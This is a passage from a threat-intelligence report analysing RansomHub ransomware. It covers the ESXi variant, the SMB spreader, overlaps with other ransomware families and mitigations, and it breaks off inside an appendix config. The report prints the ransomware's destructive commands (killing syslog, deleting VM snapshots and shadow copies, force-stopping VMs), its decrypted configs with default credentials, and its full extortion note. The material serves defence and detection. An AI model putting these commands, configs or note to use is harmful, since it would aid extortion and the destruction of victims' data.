<code>-skip-vms</code>	Specify VMs to not process
<code>-verbose</code>	Log extra progress information to the console

Table 8: RansomHub ESXi command-line arguments (Source: Recorded Future)

In addition to the main configuration settings common to all RansomHub samples, the ESXi variant has the following unique configuration settings.

ESXi Specific Configuration Settings	Description	Observed Values
<code>remove_vms_snapshot</code> [boolean]	Delete snapshots	false
<code>shutdown_vms</code> [boolean]	Shutdown VMs	true
<code>self_delete</code> [boolean]	Delete executable upon completion	true
<code>encryption_files</code> [list]	List of targeted extensions	vmdk, vmx, vmsn, vswp, vmxf, log, vhd, vhdx, iso, vmx.lck, nvram, img

Table 9: RansomHub ESXi configuration elements (Source: Recorded Future)

Analysis

Startup

After processing command-line arguments and decrypting the configuration, RansomHub ESXi leverages the file `/tmp/app.pid` to check whether it is already running. If `/tmp/app.pid` does not exist, RansomHub will create it and write the process ID there. If `/tmp/app.pid` exists on startup, RansomHub will print to console "already running...", read the process ID in the file, attempt to kill that process, and then exit if the process was killed.

Vaccine

If the file `/tmp/app.pid` is created with "-1" written inside, then the ransomware will end up in a loop trying to kill process ID "-1", which should never exist, and no encryption of files or other harm to the system will take place.

Setting the Ransom Note to Appear in ESXi's Message of The Day (MOTD) and Welcome Screen

If the ransomware can access file `/etc/motd`, it will attempt to write the ransom note there. The file `/etc/motd`, known as the "Message of The Day", will display when anyone logs in to the system and in the output of the `motd` command.

If the process can access the file `/usr/lib/vmware/hostd/docroot/ui/index.html`, it will create a backup copy to the file `/usr/lib/vmware/hostd/docroot/ui/index.html.rbak` and write the ransom note to the original file. This file, known as the [ESXi welcome screen](#), is displayed upon login to the Direct Console User Interface (DCUI) or VMware Host Client.

Commands Executing ESXi-Specific Options

RansomHub ESXi will run shell commands to execute ESXi-specific options.

Command	Description
<pre>for i in \$(ps -Cc grep vmsyslogd awk '!/grep/ {print \$1}' grep -o '[0-9]*'); do kill -9 \$i; done;</pre>	Disables the ESXi syslog service
<pre>for i in \$(vim-cmd vmsvc/getallvms awk '{print \$1}' grep -o '[0-9]*'); do vim-cmd vmsvc/snapshot.removeall \$i; done;</pre>	Deletes all VM snapshots if <code>remove_vms_snapshot</code> is set to true in the configuration
<pre>for i in \$(esxcli vm process list 2>/dev/null grep 'World ID:' grep -o '[0-9]*'); do esxcli vm process kill --type=force --world-id=\$i; done;</pre>	Disables all VM processes if option <code>shutdown_vms</code> is set to true and no VM names were given to the command-line option <code>-skip-vms</code>
<pre>esxcli --formatter csv --format-param=fields=='WorldID,DisplayNa me' vm process list tail -n +2 awk -F ',' -v exclude_vms="vm1,vm2" '{split(exclude_vms, arr, ","); for (i in arr) if (tolower(\$2) == tolower(arr[i])) next; system("esxcli vm process kill --type=force --world-id="\$1)}'</pre>	Disables all VM processes except for the VM names given in the command-line option <code>-skip-vms</code> , which are <code>vm1</code> and <code>vm2</code> in this example, if <code>shutdown_vms</code> is set to true
<pre>esxcli --formatter csv --format-param=fields=='ConfigFile, WorldID,DisplayName' vm process list tail -n +2 awk -F ',' -v exclude_vms="vm1,vm2" '{split(exclude_vms, arr, ","); for (i in arr) if (tolower(\$3) == tolower(arr[i])) next; "dirname " \$1 getline dirname; print dirname }' > /tmp/exclude_vms.txt</pre>	Records data on excluded VMs to the file <code>/tmp/exclude_vms.txt</code> .

Table 10: RansomHub ESXi disable system commands (Source: Recorded Future)

Self-Deletion


If `self_delete` is set to true in the configuration file, RansomHub ESXi will delete itself via a call to `unlink()` before exiting.

SMB Spreader

The SMB spreader runs a specified ransomware executable on a list of targeted IP addresses in a victim's network via the SMB protocol. It is written in Python 3.11 and uses [impacket](#), a collection of Python classes that provide programmatic access packets and implement protocols, such as SMB and Microsoft Remote Procedure Call (MSRPC). The Python script is bundled in a PyInstaller application named `smbexec.exe` and is intended to be used by affiliates to spread the RansomHub ransomware within a victim's environment. Using PyInstaller ensures that a proper Python version and library dependencies are available on a victim's system.

Command-Line Arguments

`smbexec.exe` uses positional command-line arguments and expects the affiliate to provide a target file, credentials file, path to the ransomware executable, and related arguments, as shown in **Figure 9** below. The target file is expected to contain a list of IP addresses, and the credential file should contain a list of usernames and passwords (or hashes) separated by a semicolon.



```
Command Prompt
c:\>smbexec.exe -h
RansomHUB Team Tools
help: smbexec.exe <targets file> <credentials file> <filename> args...
c:\>
```

Figure 9: Command-line arguments for `smbexec.exe` (Source: Recorded Future)

RansomHub Overlaps

When analyzing RansomHub samples, several commonalities were identified between RansomHub, ALPHV (BlackCat), and Knight Ransomware. Malwarebytes has [noted](#) a potential link between RansomHub and ALPHV (BlackCat), as RansomHub emerged just as ALPHV (BlackCat) vanished in early March 2024.

Each ransomware family provides a `-verbose` command-line option and supports a password or access token to run the sample. RansomHub and Knight Ransomware use `-pass` to specify the password, whereas ALPHV uses `-access-token`. All three also provide a way to specify the file system paths to target (`-path` for RansomHub and Knight Ransomware and `-paths` or `-p` for ALPHV).

There are also overlapping field names in the embedded configurations for each ransomware family. Those fields include:

- `extension`
- `note_file_name`
- `note_full_text`
- `note_short_text`

They also include the following common keys that exist under the `settings` key in RansomHub configurations:

- `kill_services`
- `kill_processes`
- `credentials`

Figure 10 provides a Venn diagram comparing configuration keys for each ransomware family. Notably, several keys and naming conventions (such as `enable_*` and `exclude_*`) are common between ALPHV and Knight Ransomware configurations. Additionally, some of the Knight Ransomware key names are present in a shortened form in the settings of RansomHub configurations, such as `enable_self_delete` and `self_delete`, as well as `enable_running_once` and `running_once`.




Figure 10: Venn diagram comparison of RansomHub, ALPHV, and Knight Ransomware configuration keys (Source: Recorded Future)

Additionally, ALPHV is [known](#) to use impacket for lateral movement, similar to the SMB Spreader used by RansomHub.

Knights Ransomware Connections

A binary differential analysis of a Knight Ransomware [sample](#)¹ with the Windows variant of RansomHub shows that 74.6% of the 9,890 functions overlap, including key functions related to encryption. Given these overlaps, it is likely that RansomHub is based on Knight Ransomware.

¹ SHA256: 104b22a45e4166a5473c9db924394e1fe681ef374970ed112edd089c4c8b83f2

Mitigations

We have created the below YARA and Sigma rules that can be used to detect the presence or execution of RansomHub ransomware files in your environment.

- YARA rules to detect ESXi, Linux, and Windows variants of RansomHub ([Appendix F](#))
- Sigma rule to detect Windows RansomHub command-line arguments ([Appendix G](#))

Analysts can also search endpoint logging for the following command-line invocations that RansomHub uses to stop VMs, delete shadow copies, and stop the IIS service.

- `powershell.exe -Command PowerShell -Command "\"Get-VM | Stop-VM -Force\""`
- `cmd.exe /c iisreset.exe /stop`
- `powershell.exe -Command PowerShell -Command "\"Get-CimInstance Win32_ShadowCopy | Remove-CimInstance\""`

In addition to the above detections, the following general recommendations should be followed to reduce the risk of ransomware infections effectively.

- **Network Isolation:** Divide your network into distinct segments with varying levels of access control. This limits ransomware's ability to spread laterally across the network. Consider keeping sensitive client information on systems disconnected from the internet or segmented from the rest of the corporate network.
- **Security Information and Event Management (SIEM):** Implement SIEM solutions for centralized event logging from your endpoints and networking devices and apply detections, such as our Sigma rules, to identify ransomware incidents across the network.
- **Endpoint Detection:** Enable and configure a robust endpoint detection and response service (EDR) to monitor for any nascent or existing malware on the internal network, including using YARA, SIGMA, or other detection methods.
- **Recorded Future® Hunting Packages:** Implement YARA and Sigma rules like the ones found in Recorded Future Hunting Packages to identify malware via signature-based detection or Snort rules for endpoint-based detections. Ransomware-related Hunting Packages and detection rules can be found using this query.
- **Least Privilege Access:** Follow the principle of least privilege by granting users and devices only the minimum level of access needed for their job functions. If remote access solutions are crucial to daily operations, all remote access services and protocols (for example, Citrix and Remote Desktop Protocol [RDP]) should be implemented with multi-factor authentication (MFA).
- **Data Backup and Recovery:** Regularly back up critical data and store backups offline or in a separate, isolated network segment. In the event of a ransomware attack, this allows you to restore data without paying the ransom.

- **Evaluate Solutions Providers:** Collaborate with providers to perform consistent system audits to assess who can access client data.
- **Patch Management:** Ensure that all internet-facing and internal applications are up to date with the latest vendor or original equipment manufacturer (OEM) patches and vulnerability mitigations, and ensure they remain up to date on patches and updates as time progresses. This is especially important for inbound services, including email and virtual private network (VPN) or remote access tools, like virtual network computing (VNC), secure shell (SSH), and so on. Similarly, ensure that all hardware is up to date with the latest OEM firmware updates, especially external-facing firewalls or other edge devices. Regularly update all operating systems.

Outlook

RansomHub is a sophisticated malware capable of targeting Windows, Linux, and ESXi. RansomHub's ability to target a variety of operating systems expands the pool of potential victims for affiliates and enables them to have a greater impact on victim organizations. Given RansomHub's high commission rate of 90%, Insikt Group expects RansomHub to attract established affiliates from other RaaS offerings, thus leading to an increased rate of RansomHub infections and victims.

Insikt Group's analysis of RansomHub victims reveals that most of their targeting occurs in the United States and Brazil; however, victims have been identified across eighteen other countries as well. RansomHub exemplifies several trends in ransomware activity intended to maximize payouts from victims. As seen with RansomHub's compromise of an IT Consulting company's S3 keys, RansomHub affiliates employ a "hands-on-keyboard" approach common to many RaaS operations, allowing threat actors the opportunity to identify and take advantage of other vulnerabilities within victim environments and not just externally facing vulnerabilities. As a general trend, ransomware gangs recently returned to "big game" hunting in 2023 by targeting organizations capable of paying large ransoms to avert severe disruptions, such as those in the critical infrastructure, finance, government, and healthcare sectors. Furthermore, the adoption of new and innovative extortion tactics, such as [filing](#) US Securities and Exchange Commission (SEC) complaints against victims, is also expected to continue so long as they remain profitable. Insikt Group anticipates these patterns persisting in the near future, with ransomware attacks on enterprise-scale entities maintaining their current frequency and scope.

Appendix A: RansomHub Samples

Filetype	PE32+ executable (console) x86-64 (stripped to external program database [PDB]), for MS Windows
Language	Go
Filesize	5.6MB
Target Architecture	Windows

Table 11: RansomHub Windows Sample Details (Source: Recorded Future)

Filetype	PE32+ executable (console) x86-64, for MS Windows
Language	Pyinstaller / Python
Filesize	12.2MB
Target Architecture	Windows

Table 12: RansomHub SMB sample details (Source: Recorded Future)

Filetype	ELF 64-bit least-significant byte (LSB) executable, x86-64, System V application binary interface (ABI), statically linked, stripped
Language	Go
Filesize	3.4MB
Target Architecture	Linux

Table 13: RansomHub Linux sample details (Source: Recorded Future)

Filetype	ELF 64-bit LSB executable, x86-64, System V ABI, dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.18, stripped
Language	C++
Filesize	101KB
Target Architecture	ESXi

Table 14: RansomHub ESXi sample details (Source: Recorded Future)

Appendix B: RansomHub Note

Hello!

Visit our Blog:

Tor Browser Links:

[http://ransomxifxwc5eteopdobynonjctkxxvap77yqifu2emfbecgbqdw6qd\[.\]onion/](http://ransomxifxwc5eteopdobynonjctkxxvap77yqifu2emfbecgbqdw6qd[.]onion/)

Links for normal browser:

[http://ransomxifxwc5eteopdobynonjctkxxvap77yqifu2emfbecgbqdw6qd\[.\]onion\[.\]ly/](http://ransomxifxwc5eteopdobynonjctkxxvap77yqifu2emfbecgbqdw6qd[.]onion[.]ly/)

>>> Your data is stolen and encrypted.

- If you don't pay the ransom, the data will be published on our TOR darknet sites. Keep in mind that once your data appears on our leak site, it could be bought by your competitors at any second, so don't hesitate for a long time. The sooner you pay the ransom, the sooner your company will be safe.

>>> If you have an external or cloud backup; what happens if you don't agree with us?

- All countries have their own PDPL (Personal Data Protection Law) regulations. In the event that you do not agree with us, information pertaining to your companies and the data of your company's customers will be published on the internet, and the respective country's personal data usage authority will be informed. Moreover, confidential data related to your company will be shared with potential competitors through email and social media. You can be sure that you will incur damages far exceeding the amount we are requesting from you should you decide not to agree with us.

>>> Don't go to the police or the FBI for help and don't tell anyone that we attacked you.

- Seeking their help will only make the situation worse, They will try to prevent you from negotiating with us, because the negotiations will make them look incompetent, After the incident report is handed over to the government department, you will be fined <This will be a huge amount, Read more about the GDPR legislation: https://en.wikipedia.org/wiki/General_Data_Protection_Regulation>, The government uses your fine to reward them. And you will not get anything, and except you and your company, the rest of the people will forget what

happened!!!!

>>> How to contact with us?

- Install and run 'Tor Browser' from <https://www.torproject.org/download/>
- Go to <http://hqnbnbqw5wqg4xuzqi3ixigb3pamhjvdmmsrv6me4rtn3kikdiy7oid.onion/>
- Log in using the Client ID: <REDACTED>

>>> WARNING

DO NOT MODIFY ENCRYPTED FILES YOURSELF.
DO NOT USE THIRD PARTY SOFTWARE TO RESTORE YOUR DATA.
YOU MAY DAMAGE YOUR FILES, IT WILL RESULT IN PERMANENT DATA LOSS.

Table 15: RansomHub note (Source: Recorded Future)

Appendix C: RansomHub Windows Config

```
{
  "master_public_key": "<REDACTED>",
  "extension": ".<REDACTED>",
  "note_file_name": "README_<REDACTED>.txt",
  "note_full_text": "Hello!\n\nVisit our Blog:\n\nTor Browser Links:\n
http://ransomxifxwc5eteopdobyonjctkxxvap77yqifu2emfbecgbqdw6qd[.]onion/\n\nLi
nks for normal browser:\n
http://ransomxifxwc5eteopdobyonjctkxxvap77yqifu2emfbecgbqdw6qd[.]onion[.]ly/\n
\n>>> Your data is stolen and encrypted.\n\n- If you don't pay the ransom,
the data will be published on our TOR darknet sites. Keep in mind that once
your data appears on our leak site, it could be bought by your competitors at
any second, so don't hesitate for a long time. The sooner you pay the ransom,
the sooner your company will be safe.\n\n\n>>> If you have an external or
cloud backup; what happens if you don't agree with us?\n\n- All countries have
their own PDPL (Personal Data Protection Law) regulations. In the event that
you do not agree with us, information pertaining to your companies and the
data of your company's customers will be published on the internet, and the
respective country's personal data usage authority will be informed. Moreover,
confidential data related to your company will be shared with potential
competitors through email and social media. You can be sure that you will
incur damages far exceeding the amount we are requesting from you should you
decide not to agree with us.\n\n\n>>> Don't go to the police or the FBI for
help and don't tell anyone that we attacked you.\n\n- Seeking their help will
only make the situation worse,They will try to prevent you from negotiating
with us, because the negotiations will make them look incompetent,After the
incident report is handed over to the government department, you will be fined
<This will be a huge amount,Read more about the GDPR
legislation:https://en.wikipedia.org/wiki/General_Data_Protection_Regulation>,
The government uses your fine to reward them.And you will not get anything,
and except you and your company, the rest of the people will forget what
happened!!!!\n\n\n>>> How to contact with us?\n\n- Install and run 'Tor
Browser' from https://www.torproject.org/download/\n- Go to
```

```
http://hqnonbqw5wqg4xuzqi3ixigb3pamhjvdmmsrvm6me4rtn3kikdiy7oid[.]onion/\n-
Log in using the Client ID: %s\n\n\n>>> WARNING\n\nDO NOT MODIFY ENCRYPTED
FILES YOURSELF.\nDO NOT USE THIRD PARTY SOFTWARE TO RESTORE YOUR DATA.\nYOU
MAY DAMAGE YOUR FILES, IT WILL RESULT IN PERMANENT DATA LOSS.\n\n\n\n",
  "note_short_text": "Your data is stolen and encrypted, see
README_<REDACTED>.txt.",
  "settings": {
    "local_disks": true,
    "network_shares": true,
    "kill_processes": true,
    "kill_services": true,
    "set_wallpaper": true,
    "net_spread": true,
    "self_delete": false,
    "running_one": true
  },
  "credentials": [
    "administrator:admin123",
    "admin:123456"
  ],
  "kill_services": [
    "mepocs",
    "memtas",
    "veeam",
    "svc$",
    "backup",
    "sql",
    "vss",
    "sql$",
    "mysql",
    "mysql$",
    "sophos",
    "MSExchange",
    "MSExchange$",
    "WSBExchange",
```

```
"PDVFSService",
"BackupExecVSSProvider",
"BackupExecAgentAccelerator",
"BackupExecAgentBrowser",
"BackupExecDiveciMediaService",
"BackupExecJobEngine",
"BackupExecManagementService",
"BackupExecRPCService",
"GxBlr",
"GxVss",
"GxCIMgrS",
"GxCVD",
"GxCIMgr",
"GXMMM",
"GxVssHWProv",
"GxFWD",
"SAPService",
"SAP",
"SAP$",
"SAPD$",
"SAPHostControl",
"SAPHostExec",
"QBCFMonitorService",
"QBDBMgrN",
"QBIDPService",
"AcronisAgent",
"VeemNFSSvc",
"VeemDeploymentService",
"VeemTransportSvc",
"MVArmor",
"MVarmor64",
"VSNAPVSS",
"AcrSch2Svc"
],
"kill_processes": [
```

```
"agentsvc.exe",  
"dbeng50.exe",  
"dbsnmp.exe",  
"encsvc.exe",  
"excel.exe",  
"firefox.exe",  
"infopath.exe",  
"isqlplussvc.exe",  
"msaccess.exe",  
"mspub.exe",  
"mydesktopqos.exe",  
"mydesktopservice.exe",  
"notepad.exe",  
"ocautoupds.exe",  
"ocomm.exe",  
"ocssd.exe",  
"onenote.exe",  
"oracle.exe",  
"outlook.exe",  
"powerpnt.exe",  
"sqbcoreservice.exe",  
"sql.exe",  
"steam.exe",  
"synctime.exe",  
"tbirdconfig.exe",  
"thebat.exe",  
"thunderbird.exe",  
"visio.exe",  
"winword.exe",  
"wordpad.exe",  
"xfssvccon.exe",  
"*sql*.exe",  
"bedbh.exe",  
"vxmon.exe",  
"benetns.exe",
```



```
"bengien.exe",
"pvlsvr.exe",
"beserver.exe",
"raw_agent_svc.exe",
"vsnapvss.exe",
"CagService.exe",
"QBIDPService.exe",
"QBDBMgrN.exe",
"QBCFMonitorService.exe",
"SAP.exe",
"TeamViewer_Service.exe",
"TeamViewer.exe",
"tv_w32.exe",
"tv_x64.exe",
"CVMountd.exe",
"cvd.exe",
"cvfwd.exe",
"CVODS.exe",
"saphostexec.exe",
"saposcol.exe",
"sapstartsrv.exe",
"avagent.exe",
"avsccl.exe",
"DellSystemDetect.exe",
"EnterpriseClient.exe",
"VeeamNFSSvc.exe",
"VeeamTransportSvc.exe",
"VeeamDeploymentSvc.exe"
],
"white_folders": [
"*\\$windows.~ws*",
"*\\$windows.~bt*",
"*\\windows*",
"*\\windows.old*",
"*\\system volume information*",
```

```
"*\\Boot*",
"*\\PerfLogs*",
"*\\AppData\\Local\\Temp*",
"*\\AppData\\Local\\Microsoft\\GameDVR*",
"*\\AppData\\Local\\Microsoft\\Edge*",
"*\\AppData\\Local\\Packages\\Microsoft.*",
"*\\AppData\\Local\\Packages\\MicrosoftWindows.*",
"*\\AppData\\Local\\Packages\\Internet Explorer*",
"*\\Program Files\\Common Files\\microsoft shared*",
"*\\Program Files\\Common Files\\Services*",
"*\\Program Files\\Common Files\\System*",
"*\\Program Files\\Internet Explorer*",
"*\\Program Files\\ModifiableWindowsApps*",
"*\\Program Files\\Uninstall Information*",
"*\\Program Files\\Windows Defender*",
"*\\Program Files\\Windows Mail*",
"*\\Program Files\\Windows Media Player*",
"*\\Program Files\\Windows NT*",
"*\\Program Files\\Windows Photo Viewer*",
"*\\Program Files\\Windows Portable Devices*",
"*\\Program Files\\Windows Security*",
"*\\Program Files\\Windows Sidebar*",
"*\\Program Files\\WindowsApps*",
"*\\Program Files\\WindowsPowerShell*",
"*\\Program Files (x86)\\Common Files*",
"*\\Program Files (x86)\\Common Files\\Microsoft Shared*",
"*\\Program Files (x86)\\Common Files\\Services*",
"*\\Program Files (x86)\\Common Files\\System*",
"*\\Program Files (x86)\\Internet Explorer*",
"*\\Program Files (x86)\\Microsoft\\*Edge*",
"*\\Program Files (x86)\\Microsoft\\Temp*",
"*\\Program Files (x86)\\Microsoft.NET*",
"*\\Program Files (x86)\\Windows Defender*",
"*\\Program Files (x86)\\Windows Mail*",
"*\\Program Files (x86)\\Windows Media Player*",
```

```
"*\Program Files (x86)\Windows Multimedia Platform*",
"\Program Files (x86)\Windows NT*",
"\Program Files (x86)\Windows Photo Viewer*",
"\Program Files (x86)\Windows Portable Devices*",
"\Program Files (x86)\Windows Security*",
"\Program Files (x86)\Windows Sidebar*",
"\Program Files (x86)\WindowsPowerShell*",
"\ProgramData\ssh\*",
"\ProgramData\USOPrivate*",
"\ProgramData\USOShared*",
"\ProgramData\Package Cache*",
"\ProgramData\Microsoft\Device Stage*",
"\ProgramData\Microsoft\DeviceSync*",
"\ProgramData\Microsoft\Diagnosis*",
"\ProgramData\Microsoft\DiagnosticLogCSP*",
"\ProgramData\Microsoft\DRM*",
"\ProgramData\Microsoft\UEV*",
"\ProgramData\Microsoft\EdgeUpdate*",
"\ProgramData\Microsoft\Event Viewer*",
"\ProgramData\Microsoft\IdentityCRL",
"\ProgramData\Microsoft\MapData*",
"\ProgramData\Microsoft\MF*",
"\ProgramData\Microsoft\NetFramework*",
"\ProgramData\Microsoft\Network*",
"\ProgramData\Microsoft\Provisioning*",
"\ProgramData\Microsoft\Search*",
"\ProgramData\Microsoft\SmsRouter*",
"\ProgramData\Microsoft\Spectrum*",
"\ProgramData\Microsoft\Speech_OneCore*",
"\ProgramData\Microsoft\Storage Health*",
"\ProgramData\Microsoft\User Account Pictures*",
"\ProgramData\Microsoft\Vault*",
"\ProgramData\Microsoft\WDF*",
"\ProgramData\Microsoft\Windows*",
"\ProgramData\Microsoft\Windows Defender*",
```

```
"*\\ProgramData\\Microsoft\\Windows NT*",
"*\\ProgramData\\Microsoft\\Windows Security Health*",
"*\\ProgramData\\Microsoft\\WinMSIPC*",
"*\\ProgramData\\Microsoft\\WPD*",
"*\\ProgramData\\Packages\\USOPrivate*",
"*\\ProgramData\\Packages\\USOShared*",
"*\\ProgramData\\Packages\\WindowsHolographicDevices*",
"*\\ProgramData\\Packages\\MicrosoftWindows.*",
"*\\ProgramData\\Packages\\Microsoft.*"
],
"white_files": [
"NTUSER.DAT",
"autorun.inf",
"boot.ini",
"desktop.ini",
"thumbs.db",
"*.deskthemepack",
"*.themepack",
"*.theme",
"*.msstyles",
"*.exe",
"*.drv",
"*.msc",
"*.dll",
"*.lock",
"*.sys",
"*.msu",
"*.lnk",
"*.ps1",
"*.iso",
"*.inf",
"*.cab",
"*.386"
],
"white_hosts": []
```

}

Table 16: RansomHub Windows decrypted configuration (Source: Recorded Future)

Appendix D: RansomHub Linux Config

```
{
  "master_public_key": "<REDACTED>",
  "extension": ".<REDACTED>",
  "note_file_name": "README_<REDACTED>.txt",
  "note_full_text": "Hello!\n\nVisit our Blog:\n\nTor Browser
Links:\n\thttp://ransomxifxwc5eteopdobyonjctkxxvap77yqifu2emfbecgbqdw6qd[.]on
ion/\n\nLinks for normal
browser:\n\thttp://ransomxifxwc5eteopdobyonjctkxxvap77yqifu2emfbecgbqdw6qd[.]
onion.ly/\n\n>>> Your data is stolen and encrypted.\n\n- If you don't pay the
ransom, the data will be published on our TOR darknet sites. Keep in mind that
once your data appears on our leak site, it could be bought by your
competitors at any second, so don't hesitate for a long time. The sooner you
pay the ransom, the sooner your company will be safe.\n\n\n>>> If you have an
external or cloud backup; what happens if you donâ™ agree with us?\n\n- All
countries have their own PDPL (Personal Data Protection Law) regulations. In
the event that you do not agree with us, information pertaining to your
companies and the data of your companyâ™s customers will be published on the
internet, and the respective countryâ™s personal data usage authority will be
informed. Moreover, confidential data related to your company will be shared
with potential competitors through email and social media. You can be sure
that you will incur damages far exceeding the amount we are requesting from
you should you decide not to agree with us.\n\n\n>>> Don't go to the police or
the FBI for help and don't tell anyone that we attacked you.\n\n- Seeking
their help will only make the situation worse,They will try to prevent you
from negotiating with us, because the negotiations will make them look
incompetent,After the incident report is handed over to the government
department, you will be fined <This will be a huge amount,Read more about the
GDPR
legislation:https://en.wikipedia.org/wiki/General_Data_Protection_Regulation>,
The government uses your fine to reward them.And you will not get anything,
and except you and your company, the rest of the people will forget what
happened!!!!\n\n\n>>> How to contact with us?\n\n- Install and run 'Tor
Browser' from https://www.torproject.org/download/\n- Go to
http://hqnonbqw5wqg4xuzqi3ixigb3pamhjvdmmsrv6me4rtn3kikdiy7oid[.]onion/\n-
Log in using the Client ID: %s\n\n\n>>> WARNING\n\nDO NOT MODIFY ENCRYPTED
FILES YOURSELF.\nDO NOT USE THIRD PARTY SOFTWARE TO RESTORE YOUR DATA.\nYOU
MAY DAMAGE YOUR FILES, IT WILL RESULT IN PERMANENT DATA LOSS.\n\n\n\n",
  "note_short_text": "Your data is stolen and encrypted, see
README_<REDACTED>.txt.",
  "settings": {
    "self_delete": true
  },
  "white_folders": [
    "/etc",
```

```
    "/dev",
    "/bin",
    "/sbin",
    "/usr",
    "/var",
    "/include",
    "/lib",
    "/lib64",
    "/opt",
    "/proc",
    "/mbr",
    "/tardisks",
    "/bootbank",
    "/altbootbank",
    "/scratch",
    "/store"
  ]
}
```

Table 17: RansomHub Linux decrypted configuration

Appendix E: RansomHub ESXi Config

```
{
  "master_public_key": "<REDACTED>",
  "extension": ".<REDACTED>",
  "note_file_name": "README_<REDACTED>.txt",
  "note_full_text": "Hello!\n\nVisit our Blog:\n\nTor Browser
Links:\n\thttp://ransomxifxwc5eteopdobynonjctkxxvap77yqifu2emfbecgbqdw6qd[.]on
ion/\n\nLinks for normal
browser:\n\thttp://ransomxifxwc5eteopdobynonjctkxxvap77yqifu2emfbecgbqdw6qd[.]
onion[.]ly/\n\n>>> Your data is stolen and encrypted.\n\n- If you don't pay
the ransom, the data will be published on our TOR darknet sites. Keep in mind
